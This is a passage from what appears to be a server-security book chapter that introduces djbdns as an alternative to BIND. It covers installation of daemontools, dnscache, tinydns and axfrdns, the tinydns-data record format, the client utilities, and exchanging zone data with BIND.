BUGTRAQ is my personal favorite, since it's both timely and inclusive (but it's also high volume; I recommend the digest version). See <http://www.securityfocus.com/cgi-bin/subscribe.pl> for an online subscription form. Another excellent list is VulnWatch, which has no digest but is much lower volume than BUGTRAQ. See <http://www.vulnwatch.org/subscribe.html> for more details.

I also recommend that you look up and read the CERT advisories listed in [Section 6.6](#) at the end of this chapter. Understanding past BIND vulnerabilities is essential to understanding BIND security.

6.5 djbdns

If after reading or skimming my BIND hints you're still suspicious of BIND's size, complexity, and history, you may wish to try *djbdns*, Daniel J. Bernstein's lightweight but robust alternative. My esteemed colleague and friend, Bill Lubanovic, a web consultant and designer of note, is such a person. He's written most of what follows.

While this section makes particular note of *djbdns*' security features, our intent is to provide a general primer on *djbdns* use. This is justified (we hope) for two reasons. First, the very act of choosing *djbdns* rather than BIND has positive security ramifications, if for no other reason than it "diversifies the DNS gene pool." Second, while widely used, *djbdns* hasn't yet received much treatment in the print media, so this primer is one of the first of its kind (if not *the* first).

If neither of these assumptions seems compelling to you, you needn't feel guilty for sticking with BIND (provided you run Version 9 and take the time to configure, secure, and maintain it carefully). For what it's worth, I'm a BIND v9 user myself.

6.5.1 What Is djbdns?

BIND can be considered the nuclear-powered kitchen sink, blender, and floor polisher of DNS software. It gurgles busily in the corner and occasionally springs a leak or explodes. Despite its market share, it's an old machine with spotty maintenance records.

djbdns, then, is the set of tools that you'd find at a DNS specialty store: simple, secure, fast, and safe when used as directed. Almost unnoticed, this package serves millions of domain names every day at large Internet domain-hosting companies and other busy sites. It is very reliable. The software just keeps running without human intervention, other than to modify domain data. Memory use is limited, processes are monitored and restarted when needed, and logs are automatically rotated to avoid filling up the disk.

Like BIND, *djbdns* is free software for Unix and Unix-like systems. *djbdns* can replace BIND or coexist as a primary or secondary nameserver.

djbdns comprises servers, clients, libraries, and helper services (see [Table 6-2](#)).

Table 6-2. *djbdns*' component and associated packages

djbdns package	Description
<i>dnscache</i>	Caching name server
<i>tinydns</i>	Authoritative name server
<i>axfrdns</i>	Zone-transfer server
<i>axfr-get</i>	Zone-transfer client
<i>Walldns</i>	A reverse DNS wall; provides reverse look-ups without revealing internal network layouts
<i>Rbldns</i>	IP-address list server, suited for blackhole lists
<i>dnsip</i> , <i>dnsname</i> , <i>dnsmx</i> , <i>dnsipq</i> , <i>dnsfilter</i>	DNS utility clients
<i>dnsq</i> , <i>dnsqr</i> , <i>dnstrace</i>	DNS debugging clients
<i>dns</i>	A C library for DNS
Associated package	Description
<i>Daemontools</i>	Service-management utilities, used by <i>dnscache</i> and <i>tinydns</i>
<i>ucspi-tcp</i>	TCP client-server interface, used by <i>axfrdns</i> and <i>axfr-get</i>

We'll discuss how to install and configure the main components shortly. First, let's see why *djbdns* was written and what problems it solves.

6.5.1.1 Why not BIND?

In a nutshell, *djbdns* was written in response to problems with BIND's security, complexity, and performance. It therefore makes sense to talk about what *djbdns* is in the context of how it relates to BIND. [Table 6-3](#) shows such a comparison.

Table 6-3. BIND versus *djbdns*

Characteristic	BIND	<i>djbdns</i>
Security	BIND has had many security problems. Since it normally runs with root privileges, any exploit (by buffer overflow or some other means) can compromise the server. It takes extra effort to run as a normal user or in a chrooted environment. There are no security guarantees.	Each <i>djbdns</i> program runs as a dedicated nonroot user in a chrooted jail. Even if cracked, it can't go anywhere else or gain control of the server. The author offers a \$500 reward to "the first person to publicly report a verifiable security hole in the latest version of <i>djbdns</i> ."
Ease of use	BIND is notoriously hard to learn, use, and manage. The file format is cryptic, hard to parse, and unforgiving (although BIND 9 is better). There is no automatic error checking, so system integrity relies on the knowledge and discipline of the administrators. The same administrators are sometimes reluctant to apply security patches to a working but fragile system, increasing the window of vulnerability.	The <i>djbdns</i> zone file format (<i>tinydns-data</i>) is simple and intuitive. Input errors are checked automatically, so the name-server database is only updated with good data. Intelligent defaults are used for values like TTL and timestamps, so you don't need to specify everything. PTR records are autogenerated. Split-horizon DNS is simple.
Efficiency	BIND is a resource hog. It gobbles up memory like a turkey dinner; sometimes it passes out and pulls the tablecloth with it.	The default size of <i>dnscache</i> 's memory cache is one megabyte, but can be changed on the fly. When free cache space is low, it discards the oldest cache entries.
Clarity	Like Orson Welles, BIND is big, complex, and hard to manage. Some of its logic is convoluted and does not work as intended. Unexpected code interactions between caching and authoritative serving have left BIND susceptible to attacks like cache	<i>djbdns</i> is simple. Since each program does less and has much less code, there is less opportunity for problems. <i>dnscache</i> starts with the root servers to find the true authoritative servers for domains, and it can't be tricked to follow hijacked name servers.

	poisoning.	
Separation of functions	BIND is a caching server, an authoritative server, and a zone-transfer server and client. If you only need one function, you need to disable the others and ensure that your firewall is blocking access to their ports. Code complexity has caused many bugs and security problems.	Separate functions are handled by separate servers. Each server is small, easier to learn, easier to understand, and easier to use day-to-day. You only install what you need: <i>dnscache</i> for caching, <i>tinydns</i> for serving, <i>axfrdns</i> and/or <i>axfr-get</i> for zone transfers.
Data availability	During zone transfers, BIND goes into a trance and will not communicate with anyone else.	<i>tinydns</i> always serves data from a consistent authoritative database, so name services stay available during database updates and zone transfers.
Data integrity	By default, zone data is transferred as clear text. DNSSEC has been proposed to encrypt the data stream, but it isn't really working yet.	Secure, incremental zone transfers are simple: just use <i>rsync</i> with <i>ssh</i> to copy data files between <i>tinydns</i> servers. No special protocols or tools are needed. AXFR zone transfers to and from BIND are also supported.
Code ubiquity	BIND comes with every version of Unix and handles most of the name serving on the Internet. File locations, versions, and patch levels may vary significantly across different systems.	<i>djbdns</i> is not a standard component of any Linux or BSD installation. Its license requires any redistributed version to work the same on every platform. This is at odds with package managers (BSD ports, Red Hat RPM, etc.), which mold the package to fit the distribution. In the author's words: "Breaking cross-platform compatibility for the sake of cross-package similarity is a horrible idea." It is permissible to distribute patches.
RFC compliance	BIND supports almost anything related to DNS. BIND 9.1.1 includes over 60 DNS-related RFCs and over 50 Internet Drafts.	<i>djbdns</i> does not support some RFCs: IXFR (RFC 1995), DNSSEC (RFC 2535, 2931, 3008), TSIG (RFC 2845), Dynamic DNS (RFC 2136), A6 (RFC 2874), and DNAME (RFC 2672). In each case, Bernstein argues that these standards either don't work or have a better alternate implementation.

6.5.2 Choosing djbdns Services

djbdns is modular by design: you choose and run only the parts you need on a given system. There are three main servers and one client in *djbdns*, corresponding to each of its major functions:

dnscache

Is a *caching nameserver*. It has no data of its own, but manages a *local DNS cache* for local clients such as web browsers. DNS queries from clients are directed to *dnscache*; *dnscache* in turn asks the root name servers, follows the trail to delegated (authoritative) name servers, gets the results, and caches these results locally to speed up later queries. It can serve a single machine or a group. It is never authoritative for a domain. *dnscache* only accepts recursive queries.

tinydns

Is an *authoritative name server*. It serves information about your domains to machines on the public Internet. It does not cache and does not return information about domains for which it has no authority. *tinydns* answers iterative queries.

axfrdns

Transfers zone data from a primary *tinydns* name server to a secondary name server like BIND.

axfr-get

Requests zone-data transfers from a primary name server like BIND to a secondary *tinydns* name server.

The separation of these functions in *djbdns* requires you to decide what name services you want to provide and where. Here's a guide for the most common situations:


- If you have one Unix machine and you only want to provide caching name services to local client programs, install an *internal DNS cache* with *dnscache*.
- If you have multiple machines, you can install an *internal DNS cache* with *dnscache* on each machine or an *external DNS cache* on one machine (*dnscachex*) to serve its neighbors.

- If you manage some domains and want to provide look-up services to these for the Internet, install the *authoritative DNS server*, *tinydns*.
- If you manage some domains and want redundancy, install *tinydns* on more than one server and transfer data among them with *rsync* and *ssh*.
- If you install *tinydns* but also need to transfer zone data *to* BIND (with *tinydns* as a *primary* or *master* server), install *axfrdns*.
- If you install *tinydns* but also need to accept zone data *from* BIND (with *tinydns* as a *secondary* or *slave* server), install *axfr-get*.

6.5.3 How djbdns Works

[Figure 6-3](#) shows the components and data flow for *dnscache*. This server uses only a memory cache. If the record is found in the cache and has not expired, it's returned directly. Otherwise, *dnscache* looks it up. For a new domain, it starts with the most authoritative servers and follows the delegations down. This avoids *cache poisoning* from following a forged *glue record*.

Figure 6-3. dnscache architecture and data flow




[Figure 6-4](#) shows *tinydns*, *axfrdns* and *axfr-get*, each performing separate functions:

- A** Add or modify a name server record for a host like *www.example.com*. If you provide authoritative host data to the Internet for *example.com*, this is where you'd work.
- B** Query an authoritative *tinydns* name server for a *www.example.com* record. External clients and servers looking up *example.com* hosts would follow this path.
- C** Transfer zone data for *www.example2.com* to a secondary name server like BIND. *axfrdns* may send a *notify* request to the secondary to encourage it to request the data now rather than waiting for an expiration time.
- D** Transfer zone data for *www.example3.com* from a primary name server like BIND. The data is saved to a local file in *tinydns-data* format, but is not automatically merged with the main data file used by functions A or B.

Note that there is no connection between *dnscache* and any of these.

Figure 6-4. tinydns family architecture and data flow



6.5.4 Installing djbdns

Once you've decided which role or roles your *djbdns* name server is to fill, you can install the appropriate packages. All *djbdns* installations have certain packages in common.

6.5.4.1 Installing the service manager: daemontools

The standard installation of *djbdns* requires *daemontools* to be installed first. These utilities start the *djbdns* servers and keep them running. Why another set of tools? These also were written in response to bugs and inconsistencies in popular Unix utilities like *syslogd* and *inetd*. The *daemontools* actually work well and are simple to install, so try them and see how you like them. Although there are RPMs from various sources, installing from source is recommended and well documented. Here's how:

1. Using *wget* (or your favorite FTP client), download the *daemontools* tarball (see <http://cr.yp.to/daemontools/install.html> for the latest version):

```
$ wget http://cr.yp.to/daemontools/daemontools-0.76.tar.gz
```

2. Unpack the distribution:
3. \$ `tar xvzf daemontools-0.76.tar.gz`
4. \$ `rm daemontools-0.76.tar.gz`
\$ `cd admin/daemontools-0.76`

5. As root, compile and configure:

```
# ./package/install
```

This installation script does the following:

- Compiles the programs.
- Creates the directory `/command` and fills it with some programs.
- Creates symbolic links from `/usr/local/bin` to programs in `/command`.
- Creates the directory `/service`.

- Starts `/command/svscan`, which monitors the `/service` directory for something to do. We'll give it something to do shortly.



The installation process creates some directories under the filesystem root, which may not be allowed at some sites. If you can't use symbolic links to work around this, you may need to hack the source. This rigid installation philosophy ensures that every installation of *djbdns* puts things in the same place, but may be limiting *djbdns* from more widespread use.

6.5.4.2 Installing djbdns itself

Once *daemontools* is compiled and in place, it's time to install *djbdns* proper:

1. Download the latest tarball (see <http://cr.yp.to/djbdns/install.html> for the latest version information):

```
$ wget http://cr.yp.to/djbdns/djbdns-1.05.tar.gz
```

2. Unpack the distribution:
3. `$ tar xvzf djbdns-1.05.tar.gz`
4. `$ rm djbdns-1.05.tar.gz`
`$ cd djbdns-1.05`

5. Compile:

```
$ make
```

6. Become root, and install the programs under `/usr/local/bin`:

```
# make setup check
```

6.5.4.3 Installing an internal cache: dnscache

If you want to offer DNS caching services to one or more local machines, then you will need to install *dnscache*.

1. Create a user for *dnscache* and another user for logging:
2. `# adduser -s /bin/false dnscache`
`# adduser -s /bin/false dnslog`
3. Decide what IP address to use for *dnscache*. If the DNS cache is only for your local machine, a good choice is your "localhost" address, *127.0.0.1*. (This is also the default if you don't supply an address.) To provide a DNS cache for multiple machines, see the upcoming section on *dnscachex*.
4. Choose a directory for the server and its associated files. The conventional one is */etc/dnscache*.
5. Create the *dnscache* service directory *dir*, and then associate the server with the *dnscache* account *acct*, with the log account *logacct* and with port 53 (UDP and TCP) on address *ip*. This is the command to do all of this (except creating the service directory, which you must do manually):
6. `dnscache-conf`
`acct logacct dir ip`

Using our example choices, we get the following:

```
# /usr/local/bin/dnscache-conf dnscache dnslog /etc/dnscache
127.0.0.1
```

7. Tell *daemontools* to manage the new service:
8. `# ln -s /etc/dnscache`

/service

9. Make sure your local resolver uses the new server. Edit the file */etc/resolv.conf* to reflect the fact that you are now running *dnscache*:

```
nameserver 127.0.0.1
```

10. That's it! You are now the proud owner of a caching name server. Run some applications that will call your system's resolver libraries. *djbdns* includes the utilities *dnsqr*, *dnsip*, and *dnsname* (these are all described later in this chapter). You can also use *ping* or *host*, but avoid *nslookup*, which is unpredictable in this context (see <http://cr.yp.to/djbdns/faq/tinydns.html#nslookup>).

To see what's happening under the hood, let's have a look at what turns up in the *dnscache* logs after we look up the address for *www.slashdot.org*:

```
$ tail /service/dnscache/log/main/current
@400000003bd238e539184794 rr 401c4337 86400 ns slashdot.org.
ns1.andover.net.
@400000003bd238e539185f04 rr 401c4337 86400 ns slashdot.org.
ns2.andover.net.
@400000003bd238e53918728c rr 401c4337 86400 ns slashdot.org.
ns3.andover.net.
@400000003bd238e539188614 rr 401c4337 86400 cname www.slashdot.org.
slashdot.org.
@400000003bd238e539189d84 cached 1 slashdot.org.
@400000003bd238e53918a93c sent 627215 64
@400000003bd238f62b686b4c query 627216 7f000001:1214:a938 12
20.113.25.24.in-addr.arpa.
@400000003bd238f62b689644 cached 12 20.113.25.24.in-addr.arpa.
@400000003bd238f62b68a9cc sent 627216 88
```

The log is ASCII, but it's not very human readable. The first field is a TAI64 timestamp, which has a one-second resolution and a range of billions of years (Unix time will overflow a signed 32-bit integer in the year 2038). The other fields encode various aspects of the DNS messages. Run the logs through a filter such as *tinydns-log.pl* (available at <http://tinydns.org/tinydns-log.pl.txt>) to see a more traditional format:

```
10-20 21:54:19 rr 64.28.67.55 086400 a slashdot.org. 64.28.67.150
10-20 21:54:19 rr 64.28.67.55 086400 ns slashdot.org.
ns1.andover.net.
10-20 21:54:19 rr 64.28.67.55 086400 ns slashdot.org.
ns2.andover.net.
10-20 21:54:19 rr 64.28.67.55 086400 ns slashdot.org.
ns3.andover.net.
10-20 21:54:19 rr 64.28.67.55 086400 cname www.slashdot.org.
slashdot.org.
10-20 21:54:19 cached a slashdot.org.
10-20 21:54:19 sent 627215
10-20 21:54:36 query 627216 127.0.0.1:4628:43320 ptr 20.113.25.24.in-
addr.arpa.
10-20 21:54:36 cached ptr 20.113.25.24.in-addr.arpa.
10-20 21:54:36 sent 627216
```

6.5.4.4 Installing an external cache: dnscachex

If you want to provide a DNS cache to more than one machine in a local network, you need to choose an address that all of these machines can access. If you are within a protected network, you can use the address of the machine. You cannot run *dnscache* and *tinydns* on the same address, since both use UDP port 53. It's conventional to call the service *dnscachex* when serving multiple clients. For this example, assume the service address is *192.168.100.9*:

1. Create users *dnscache* and *dnslog* as described earlier for *dnscache*:
2.

```
# adduser -s /bin/false dnscache
# adduser -s /bin/false dnslog
```

3. Create the *dnscachex* service directory:

```
# /usr/local/bin/dnscache-conf dnscache dnslog /etc/dnscachex
192.168.100.9
```

4. Start *dnscachex* by connecting it to *daemontools*:

```
# ln -s /etc/dnscachex /service
```

5. Permit other machines in the local network to access this external cache:

```
# touch /etc/dnscachex/root/ip/192.168.100
```

You don't need to restart the server.

6. Modify the */etc/resolv.conf* file on each machine that will be using the *dnscachex* server:

```
nameserver 192.168.100.9
```

7. Test the client machines with *ping* or other applications as described earlier for *dnscache*.

6.5.4.5 Installing a DNS server: *tinydns*

If you want an authoritative name server for your domains, install *tinydns* :

1. Create a user for *tinydns* and another user for its logging (if you installed *dnscache*, you already have the second user):

```
# adduser -s /bin/false tinydns
# adduser -s /bin/false dnslog
```
3. Pick a public IP address for *tinydns*. *dnscache* and *tinydns* must run on different IP addresses, since they both use UDP port 53. If you're running both on one machine, use the loopback address (127.0.0.1) for *dnscache* and the public address for *tinydns*. If you're running *dnscachex* on the machine's public address, allocate another IP with *ifconfig*, and use that for *tinydns*. The *tinydns-conf* syntax is similar to *dnscache-conf*:
4. **tinydns-conf** *acct*
5. *logacct dir*
ip

Assuming that you've chosen to use the public address *208.209.210.211*, configure the service like this:

```
# /usr/local/bin/tinydns-conf tinydns dnslog /etc/tinydns
208.209.210.211
```

6. Activate the service by giving *svscan* a link on which to act:

```
# ln -s /etc/tinydns /service
```

7. *tinydns* will now be running, but without any data to serve. Let's do something about that.

6.5.5 Running *tinydns*

Now it's time to add some data to your name server. You can do this in two ways:

- Use *tinydns*' *helper applications*. These are shell scripts that call *tinydns-edit* with default values and check the database for consistency as you make modifications.
- Edit the *tinydns* data file directly. This gives you more control, but less automatic checking.

6.5.5.1 Helper applications

Let's use the helpers first. These all modify the text file *data* while checking with the authoritative database file, *data.cdb*:

1. Become *root*.
2. Go to the *tinydns* data directory:

```
# cd /service/tinydns/root
```

3. Add a primary name server entry for your domain:

```
# ./add-ns hackenbush.com 192.193.194.195
```

4. Add a secondary name server entry for your domain:

```
# ./add-childns hackenbush.com 200.201.202.203
```

5. Add a host entry:

```
# ./add-host hugo.hackenbush.com 192.193.194.200
```

6. Add an alias for the same address:

```
# ./add-alias another.hackenbush.com 192.193.194.200
```

7. Add a mail server entry:

```
# ./add-mx mail.hackenbush.com 192.193.194.201
```

8. Make these additions public (convert *data* to *data.cdb*):

```
# make
```

tinydns will serve these immediately. Let's see what these helper applications actually did, and then we can learn how to modify the results by hand.

6.5.5.2 The *tinydns-data* format

The helper applications modify the *data* file, a text file that uses the *tinydns-data* format. This format is simple, compact, and easy to modify. Here are the lines created by the helper-application examples in the previous section:

```
.hackenbush.com:192.193.194.195:a:259200
&hackenbush.com:200.201.202.203:a:259200
=hugo.hackenbush.com:192.193.194.200:86400
+another.hackenbush.com:192.193.194.200:86400
@mail.hackenbush.com:192.193.194.201:a::86400
```

Rather than using the helper applications, we could have created the lines with a text editor and used the default *ttdl* values:

```
.hackenbush.com:192.193.194.195:a
&hackenbush.com:200.201.202.203:a
=hugo.hackenbush.com:192.193.194.200
+another.hackenbush.com:192.193.194.200
@mail.hackenbush.com:192.193.194.201:a
```

If the primary name server was within our domain (at *a.ns.hackenbush.com*) but a secondary name server was at *ns.flywheel.com*, here's how to specify it:

```
.hackenbush.com:192.193.194.195:a
&hackenbush.com::ns.flywheel.com
```

If the primary name server was at *ns.flywheel.com*, here's how to specify that:

```
.hackenbush.com::ns.flywheel.com
```

A few characters perform a lot of work and avoid some common sources of error in BIND zone files:

- Records starting with a dot (.) create an SOA record, an NS record, and an A record if an IP address was specified.
- Records starting with an equals sign (=) create A and PTR records.

6.5.5.3 tinydns data reference

Each record (line) in a *tinydns-data* (formatted) file starts with an identifying character. Fields are separated by colons. Trailing fields and their colons may be omitted, and their default values will be used. [Table 6-4](#) describes some fields common to many types of *tinydns-data* records.

Table 6-4. Common tinydns-data fields		
Field	Description	Default
<i>dom</i>	A domain name like <i>hackenbush.com</i> .	None.
<i>fqdn</i>	A fully qualified domain name like <i>hugo.hackenbush.com</i> . A wild card can also be used: *. <i>fqdn</i> means every name ending with <i>.fqdn</i> , unless a name has a more specific record.	None.
<i>ip</i>	An IP address like <i>192.193.194.195</i> .	None.
<i>ttd</i>	Time-to-live (number of seconds that the record's data can be cached).	SOA: 2560 (42.6 minutes) NS: 259200 (3 days) MX, A, others: 86400 (1 day).
<i>ts</i>	If <i>ttd</i> is missing or nonzero, the starting time for information in this line; if is zero, the end time. <i>ts</i> is specified as an external TAI64 timestamp, which is a 16-character, lowercase hex string with a resolution of one second. The hex value 4000000000000000 corresponds to ISO time 1970-01-01 00:00:00, the reference start time for Unix systems.	Empty, meaning the line is active.
<i>loc</i>	A location-identifier string, used to provide different answers to clients, depending on their locations; see the <i>djbdns</i> documentation for details.	None.

The next table, [Table 6-5](#), shows the correspondence between *djbdns* helper applications and equivalent lines in *data*; you can specify your data either way. Notice that the helper applications require IP addresses rather than names; if you wish to specify a name instead, you need to edit the *data* file.

Table 6-5. Helper-application syntax versus tinydns-data syntax		
Helper application syntax	Data format	Description
<i>add-ns</i> <i>dom ip</i>	<i>.dom:ip:x:ttd:ts:loc</i>	Specify a <i>primary name server</i> for domain <i>dom</i> . Create an SOA record for the domain and an NS record for the name server specified as <i>x</i> and/or <i>ip</i> . If <i>x</i> contains any dots, it is treated as a literal hostname; otherwise, it is interpreted as <i>x.ns.dom</i> . If <i>ip</i> is present, an A record is created. Using <i>add-ns</i> generates the sequential values a, b, etc. for <i>x</i> . These correspond to <i>a.ns.dom</i> , <i>b.ns.dom</i> , etc. This default behavior generates <i>in-bailiwick</i> (intradomain) names for the name servers. Specifying a domain's name server within the domain itself avoids a trip to the root name servers for resolution.
<i>Add-childns</i> <i>dom ip</i>	<i>&dom:ip:x:ttd:ts:loc</i>	Specify a domain's <i>secondary name server</i> . Create only an NS record for the name server, specified as <i>x</i> and/or <i>ip</i> . If <i>x</i> contains any dots, it is treated as a literal hostname; otherwise, it is interpreted as <i>x.ns.dom</i> . If <i>ip</i> is present, an A record is

		created. <i>Add-childns</i> also generates <i>a</i> , <i>b</i> , etc. for <i>x</i> .
<i>Add-host</i> <i>fqdn ip</i>	<i>=fqdn:ip:t1:t2</i>	Specify a host: create an A record (<i>fqdn</i> [Symbol_MonotypeSorts_217] <i>ip</i>) and a PTR record (<i>reverse-ip.in-addr.arpa</i> [Symbol_MonotypeSorts_217] <i>fqdn</i>).
<i>Add-alias</i> <i>fqdn ip</i>	<i>+fqdn:ip:t1:t2</i>	Specify an alias: create another A record (<i>fqdn</i> [Symbol_MonotypeSorts_217] <i>ip</i>).
<i>Add-mx</i> <i>fqdn ip</i>	<i>@dom:ip:x:dist:t1:t2</i>	Specify a mail server: create an MX record. If <i>x</i> contains any dots, it is treated as a literal hostname; otherwise, it is interpreted as <i>x.mx.dom.dist</i> in distance and defaults to 0. <i>Add-mx</i> also generates sequential hostnames of <i>a</i> , <i>b</i> , etc. for <i>x</i> .

The less common record types shown in [Table 6-6](#) have no helper applications.

Table 6-6. Less-common record types

Helper application syntax	Data format	Description
(No helper)	<i>Zdom:fqdn:con:ser:ref:ret:exp:min:t1:t2:loc</i>	Create only an SOA record for <i>dom</i> , with contact <i>con</i> , serial number <i>ser</i> , refresh time <i>ref</i> , retry time <i>ret</i> , expire time <i>exp</i> , and minimum time <i>min</i> .
(No helper)	<i>Chost2:fqdn:t1:t2:loc</i>	Create a CNAME record for <i>host2</i> to refer to <i>host</i> .
(No helper)	<i>'fqdn:text:t1:t2:loc</i>	Create a TXT record for <i>fqdn</i> . <i>text</i> can contain octal escape codes (e.g., <code>\F3D</code>) to create non-ASCII values.
(No helper)	<i>^fqdn:ip:t1:t2:loc</i>	Create a PTR record for <i>fqdn</i> [Symbol_MonotypeSorts_217] <i>ip</i> .
(No helper)	<i>:fqdn:type:data:t1:t2:loc</i>	Create a record of type <i>type</i> (an integer between 1 and 65,535). Data bytes <i>data</i> may contain octal escapes.

After making changes to a datafile, type *make*. This runs the *tinydns-data* program to convert *data* to *data.cdb*. The conversion will only overwrite the existing database if the source data is consistent. *tinydns* will start serving the new data immediately.

6.5.6 Running djbdns client programs

In addition to its server daemons and support processes, *djbdns* includes client utilities ([Table 6-7](#)). These perform the same functions as BIND's old utilities, *nslookup* and *dig*, and are useful for troubleshooting and testing your DNS infrastructure.

Table 6-7. Client programs included in djbdns

Program	Syntax	Description
<i>dnsip</i>	<i>dnsip fqdn1</i> <i>[fqdn2...]</i>	Print the IP addresses of one or more fully qualified domain names.
<i>dnsname</i>	<i>dnsname ip1</i> <i>[ip2...]</i>	Print the first domain name of one or more IP addresses.
<i>dnsmx</i>	<i>dnsmx fqdn</i>	Print the MX record for <i>fqdn</i> .
<i>dnstxt</i>	<i>dnstxt fqdn</i>	Print the TXT record for <i>fqdn</i> .
<i>dnsq</i>	<i>dnsq type fqdn</i> <i>server</i>	Send a nonrecursive query to <i>server</i> for records of type <i>type</i> for <i>fqdn</i> .

<i>dnsqr</i>	<code>dnsqr type fqdn</code>	Get records of type <i>type</i> for <i>fqdn</i> . This sends a recursive query to the name server specified in <i>/etc/resolv.conf</i> . <i>dnsqr</i> and is similar to the programs <i>dig</i> , <i>host</i> , and <i>nslookup</i> .
<i>dnstrace</i>	<code>dnstrace type fqdn server1 [server2...]</code>	Find all DNS servers that can affect the resolution of records of type <i>type</i> for <i>fqdn</i> starting from one or more <i>root</i> name servers <i>server</i> .
<i>dnsfilter</i>	<code>dnsfilter [-c queries] [-n lines]</code>	Substitute hostnames at the start of text lines to IP addresses. Reads from standard input and writes to standard output. <i>queries</i> is the maximum number of DNS queries to do in parallel (default is 10). <i>lines</i> is the number of lines to read ahead (default is 1000).

6.5.7 Coexisting with BIND

You may decide to install some components of *djbdns* on your servers to handle name-service duties. By choice or necessity, you may need to share these duties with an existing BIND installation. This section describes how to exchange zone data between name servers running *djbdns* and BIND.

6.5.7.1 Installing ucspi-tcp

You first need to install a small external toolkit, also written by Bernstein, called *ucspi-tcp*. This contains the *tcpserver* and *tcpclient* programs. Similar to *inetd*, they manage external access to TCP-based clients and servers, but they do so more reliably due to better load and resource controls. Follow these steps to install *ucspi-tcp*:

1. Using *wget* (or the FTP tool of your choice), download the latest tarball from <http://cr.yp.to/ucspi-tcp/install.html>:

```
$ wget http://cr.yp.to/ucspi-tcp/ucspi-tcp-0.88.tar.gz
```

2. Extract:

```
$ tar xvzf ucspi-tcp-0.88.tar.gz
```

3. Build:

4.

```
$ cd ucspi-tcp.0.88
```



```
$ make
```

5. As *root*, install under */usr/local/bin*:

```
# make setup check
```

6.5.7.2 Running axfr-get

The *axfr-get* client requests a zone transfer from a name server via AXFR. The syntax is as follows:

```
axfr-get dom file file.tmp
```

This requests a zone transfer for domain *dom*. The data is written to the file *file.tmp* in *tinydns-data* format. The first line written to *file.tmp* is a comment with the zone's serial number. If the transfer is successful, *file.tmp* is renamed to *file*.

Make sure you only request data for zones where your *tinydns* server is a secondary server. Merge this data with that for which your *tinydns* server is primary in the *tinydns* datafile */service/tinydns/root/data*.

A simple solution is this addition to */service/tinydns/root/Makefile*. Our *tinydns* server is *a.ns.hackenbush.com*, and we are providing secondary name services for the domain *flywheel.com*, whose name server is *ns.flywheel.com*:

```
all: data.cdb
flywheel.data:
    /usr/local/bin/tcpclient -i \
```

```

a.ns.hackenbush.com \
53 \
/usr/local/bin/axfr-get \
flywheel.com \
flywheel.data \
flywheel.tmp
data: hackenbush.data flywheel.data
cat *.data > data
data.cdb: data
usr/local/bin/tinydns-data

```

Run `make` as often as necessary to get flywheel's data.

`axfr-get` is a client. It does not support `NOTIFY` (RFC 1996) or `IXFR` (RFC 1995). It does not automatically send an `AXFR` request to the primary external name server when the SOA's refresh timeout expires; you need to ensure that `axfr-get` is called often enough (such as in an hourly cron job). It will first get the SOA and check its serial number. If it's larger than the local value, then it will request the zone data via `AXFR`. It would be nice to have a server version of `axfr-get` that handles BIND primaries the same as BIND secondaries. Then we would have a complete drop-in replacement for a BIND secondary (unless you're using DNSSEC or an experimental protocol).

6.5.7.3 Installing axfrdns

`axfrdns` uses TCP port 53, so it can share an IP with `tinydns`, which uses UDP port 53. Assuming you'll use the IP `192.193.194.195`, follow these steps:

1. Create the service directory:
2.

```
# axfrdns-conf axfrdns dnslog /etc/axfrdns /etc/tinydns
192.193.194.195
# cd / etc /axfrdns
```
3. Edit the `tcp` file to allow zone transfers from `200.201.202.203` for `hackenbush.com` and its reverse:

```
200.201.202.203:allow,AXFR="hackenbush.com,194.193.192.in-
addr.arpa"
```

4. Get `tcp` into a binary format:

```
# make
```

5. Tell `daemontools` about the service:

```
# ln -s /etc/axfrdns /service
```

6.5.7.4 Running axfrdns

The secondary server will request a zone transfer from `axfrdns` when the TTL of the zone's SOA record expires. `axfrdns` will serve the zone from the same authoritative database used by `tinydns`: `data.cdb`. You can also cause the secondary server to request a zone transfer immediately by sending it a `notify` message. Although not a part of standard `djbdns`, the Perl script `tinydns-notify` (available online at <http://www.sericyb.com.au/tinydns-notify>) can be used for this.

